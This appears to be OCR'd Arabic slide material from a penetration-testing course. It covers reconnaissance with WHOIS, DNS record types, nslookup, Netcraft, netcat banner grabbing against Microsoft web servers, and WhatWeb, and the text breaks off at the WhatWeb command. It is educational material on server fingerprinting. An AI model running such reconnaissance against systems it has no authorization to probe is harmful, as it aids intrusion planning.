
فهم ال WHOIS Tool (تكملة...)

web-based tools such as: whois.domaintools.com



فهم ال DNS

- DNSهو اختصار لمصطلح Domain Name Serviceأو Domain Name System، و يستخدم لربط اسم الدومين الخاص بك لسرفر معين (أي لشركة الاستضافة الخاصة بك).
- وظيفة DNSهنا هي تحويل اسم النطاق أو الدومين الذي يكتبه الزائر في متصفحات الإنترنت، إلى IP Addressيستطيع الكمبيوتر التعامل والاستجابة له.
- كلما قام أحدهم بكتابة اسم النطاق في المتصفح، يقوم DNSفي جزء من الثانية بمطابقة اسم الدومين مع IP Addressالخاص بالموقع، ومن ثم يقوم بجلب البيانات أو تحميل الموقع من السرفر الخاص المخزن عليه بيانات الموقع.



فهم ال DNS (تكمله...)

- يتكون ال DNS من عدة Records منها:
- **A record**
  - يقوم بتوجيه اسم النطاق إلى عنوان IP الخاص بالخادم المستضيف لموقعك.
- **NS record**
  - يشير إلى اسم الخادم المستضيف لموقعك .
- **CNAME record**
  - يستخدم لإنشاء أسماء مستعارة لإسم النطاق الخاص بك. مثلا لديك اسم نطاق domain.com يحمل الموقع الإلكتروني، يمكن عمل اسم نطاق فرعي منه مثل web.domain.com باستخدام CNAME
- **PTR record**
  - ترجمة ال IP address الى اسم ال Domain

فهم ال DNS (تكمله...)

- **MX record**
  - وهو المسؤول عن توجيه البريد الالكتروني حيث يتم تعيين MX record للاشارة إلي خادم البريد الالكتروني علي سبيل المثال

    mail.example.com
  -

Common Resource Record Types


RR Type	Name	Functions
A	Address record	Maps domain name to IP address `www.apnic.net. IN A 203.176.189.99`
AAAA	IPv6 address record	Maps domain name to an IPv6 address `www.apnic.net. IN AAAA 2001:db8::1`
NS	Name server record	Used for delegating zone to a nameserver `apnic.net. IN NS ns1.apnic.net.`
PTR	Pointer record	Maps an IP address to a domain name `99.189.176.203.in-addr.arpa. IN PTR www.apnic.net.`
CNAME	Canonical name	Maps an alias to a hostname `web IN CNAME www.apnic.net.`


MX	Mail Exchanger	Defines where to deliver mail for user @ domain
		`apnic.net. IN MX 10 mail01.apnic.net.`
		`IN MX 20 mail02.apnic.net.`

فهم ال nslookup Tool


- هى اداة تستخدم لترجمة host name الى IP address و العكس

```
nslookup google.com
```






فهم ال nslookup Tool (تكملة...)



172.194.113.224 is the IP address we have found in the previous step

فهم ال nslookup Tool (تكملة...)

```
nslookup -querytype=ANY google.com
```



فهم ال nslookup Tool (تكملة...)

IP Location	Singapore Singapore Cloudflare Inc.
ASN	AS13335 CLOUDFLARENET - CloudFlare, Inc. (registered J
Whois Server	whois.arin.net
IP Address	104.20.2.47


```
NetRange:       104.16.0.0 - 104.31.255.255
CIDR:           104.16.0.0/12
NetName:        CLOUDFLARENET
NetHandle:      NET-104-16-0-0-1
Parent:         NET104 (NET-104-0-0-0-0)
NetType:        Direct Assignment
OriginAS:       AS13335
Organization:   CloudFlare, Inc. (CLOUD14)
RegDate:        2014-03-28
Updated:        2014-03-28
Comment:        https://www.cloudflare.com
Ref:            http://whois.arin.net/rest/net/NET-104-16-0-0-1

OrgName:        CloudFlare, Inc.
OrgId:          CLOUD14
Address:        665 Third Street #207
City:           San Francisco
```

```
root@kali:~# nslookup statcounter.com
Server:         192.168.102.2
Address:        192.168.102.2#53

Non-authoritative answer:
Name:   statcounter.com
Address: 104.20.2.47
Name:   statcounter.com
Address: 104.20.3.47
```

فهم ال Netcraft Tool

- هى اداة غنية بالمعلومات تستخدم كبديل للادوات WHOIS and nslookup وغيرها من المعلومات الهامة

فهم ال Netcraft Tool (تكمله...)



فهم ال Netcraft Tool (تكمله...)

Background

Site title	Microsoft – Official Home Page	**Date first seen**	August 1995
Site rank	1082	**Primary language**	English
Description	At Microsoft our mission and values are to help people and businesses throughout the world realise their full potential.		
Keywords	*Not Present*		


Network

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Microsoft Corp One Microsoft Way Redmond WA US 98052	134.170.188.221	unknown	Microsoft-IIS/8.5	29-Mar-2015
Microsoft Corp One Microsoft Way Redmond WA US 98052	134.170.185.46	unknown	Microsoft-IIS/8.5	25-Mar-2015
Microsoft Corp One Microsoft Way Redmond WA US 98052	134.170.188.221	unknown	Microsoft-IIS/8.5	24-Mar-2015
Microsoft Corp One Microsoft Way Redmond WA US 98052	134.170.185.46	unknown	Microsoft-IIS/8.5	22-Mar-2015
Microsoft Corp One Microsoft Way Redmond WA US 98052	134.170.188.221	unknown	Microsoft-IIS/8.5	21-Mar-2015
Microsoft Corp One Microsoft Way Redmond WA US 98052	134.170.185.46	unknown	Microsoft-IIS/8.5	15-Mar-2015
Microsoft Corp One Microsoft Way Redmond WA US 98052	134.170.188.221	unknown	Microsoft-IIS/8.5	14-Mar-2015

فهم ال Netcat Tool

NetCat هي أداة Unix بسيطة جدًا يمكنها قراءة وكتابة اتصالات شبكة TCPأو UDP تم تصميمها كأداة خلفية موثوقة يمكن تشغيلها مباشرة وبسهولة. هنا سوف نستخدمها فى الكشف عن نوع الخادم.



فهم ال Netcat Tool (تكملة...)

```
root@kali:~# nc 134.170.185.46 80
HEAD / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Cache-Control: private
Content-Length: 23
Content-Type: text/html
Location: http://www.microsoft.com
Server: Microsoft-IIS/8.5
Set-Cookie:
ASPSESSIONIDACRQQCDQ=LKKMCDHAFINIAMHBICPIMLJF; path=/
…
```

The following output shows us that the remote Web Server is using IIS version 8.5

فهم ال Netcat Tool (تكملة...)

```
root@kali:~# nc 134.170.188.221 80
HEAD / HTTP/1.0

HTTP/1.1 301 Moved Permanently
..stripped output…
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-UA-Compatible: IE=EmulateIE7
Date: Tue, 31 Mar 2015 07:48:01 GMT
Connection: close
```

In this case, the header tells us the Web App is using ASP.NET. Other possible values are PHP, JSP, JBoss and so on.

فهم أداة ال WhatWeb


- هى أداة تستخدم ايضا لمعرفة نوع ال Server او الخادم .

```
root@kali:~/tools/WhatWeb# ./whatweb www.elearnsecurity.com
